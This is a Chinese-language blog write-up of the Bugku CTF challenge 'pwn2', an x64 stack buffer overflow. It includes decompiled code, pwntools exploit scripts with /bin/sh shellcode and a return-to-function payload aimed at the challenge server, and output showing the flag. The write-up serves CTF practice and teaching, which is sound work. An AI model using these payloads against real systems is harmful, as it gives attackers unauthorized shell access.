

Writeup bugku刷题 pwn2

原创

偏头痛、 于 2019-05-13 19:31:25 发布 2237 收藏

分类专栏: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41996248/article/details/89287369

版权



[pwn](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

概述: bugku新出的pwn题, 练一练手

关键字: 栈溢出 x64

网址: <https://ctf.bugku.com/challenges>

分析一下代码, 发现非常明显是x64下的栈溢出。

```
Function name      Set ^
f _init_proc       .i
f sub_400550       .p
f puts             .p
f _system          .p
f _memset          .p
f _read            .p
f __libc_start_main .p
f _setvbuf         .p
f __gnon_start___ .p
f _start           .t
f deregister_tm_clones .t
f register_tm_clones .t
f __do_global_ctors_aux .t
f frame_dummy     .t
f main            .t
f get_shell_     .t
f __libc_csu_init .t
f __libc_csu_fini .t
f _term_proc     .f
f puts           .ex
f system         .ex
f memset         .ex
```

```
1 int __cdecl main(int argc, const char **
2 {
3     char s; // [rsp+0h] [rbp-30h]
4
5     memset(&s, 0, 0x30uLL);
6     setvbuf(stdout, 0LL, 2, 0LL);
7     setvbuf(stdin, 0LL, 1, 0LL);
8     puts("say something?");
9     read(0, &s, 0x100uLL);
10    puts("oh,that's so boring!");
11    return 0;
12 }
```

https://blog.csdn.net/qq_41996248

Pwntools生成shellcode

```
>>> from pwn import *
```

```
>>> context(os='linux',arch='amd64',log_level='debug')
```

```
>>> asm(shellcraft.sh())
```

因为觉得服务器应该没开aslr，所以直接硬编码 jmp esp

```
#!/usr/bin/python2.7
```

```
from pwn import *
```

```
shellcode_address=0x7fff7a0fa71 #jmp esp
```

```
shellcode_address=0x7fffffffdea0
```

```
payload="A"*56
```

```
payload+=p64(shellcode_address)
```

```
payload+='jhH\b8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;'
```

```
p=process('./pwn2')
```

```
#p=remote('114.116.54.89',10003)
```

```
#gdb.attach(p)
```

```
p.sendline(payload)
```


```
p.interactive()
```

本地执行成功弹出shell，但是服务器端没有成功。

后来想起来，我们的libc版本不同，jmp esp这个gadget位置就不同。

题目也没有提供libc版本

再分析一遍，发现果然漏了。漏了一个get_shell_函数，只需要硬编码跳转到这个函数就能拿到flag。



```
#!/usr/bin/python2.7
from pwn import *

addr=0x400751

payload="A"*56
payload+=p64(addr)
#p=process('./pwn2')
p=remote('114.116.54.89',10003)

#gdb.attach(p)

p.sendline(payload)

p.interactive()
```

```
[+] Opening connection to 114.116.54.89 on port 10003: Done
[*] Switching to interactive mode
say something?
oh,that's so boring!
tql~tql~tql~tql~tql~tql~tql
this is your flag!
flag{n0w_y0u_kn0w_the_Stack0verfl0w}[*] Got EOF while reading in interactive
$ █
```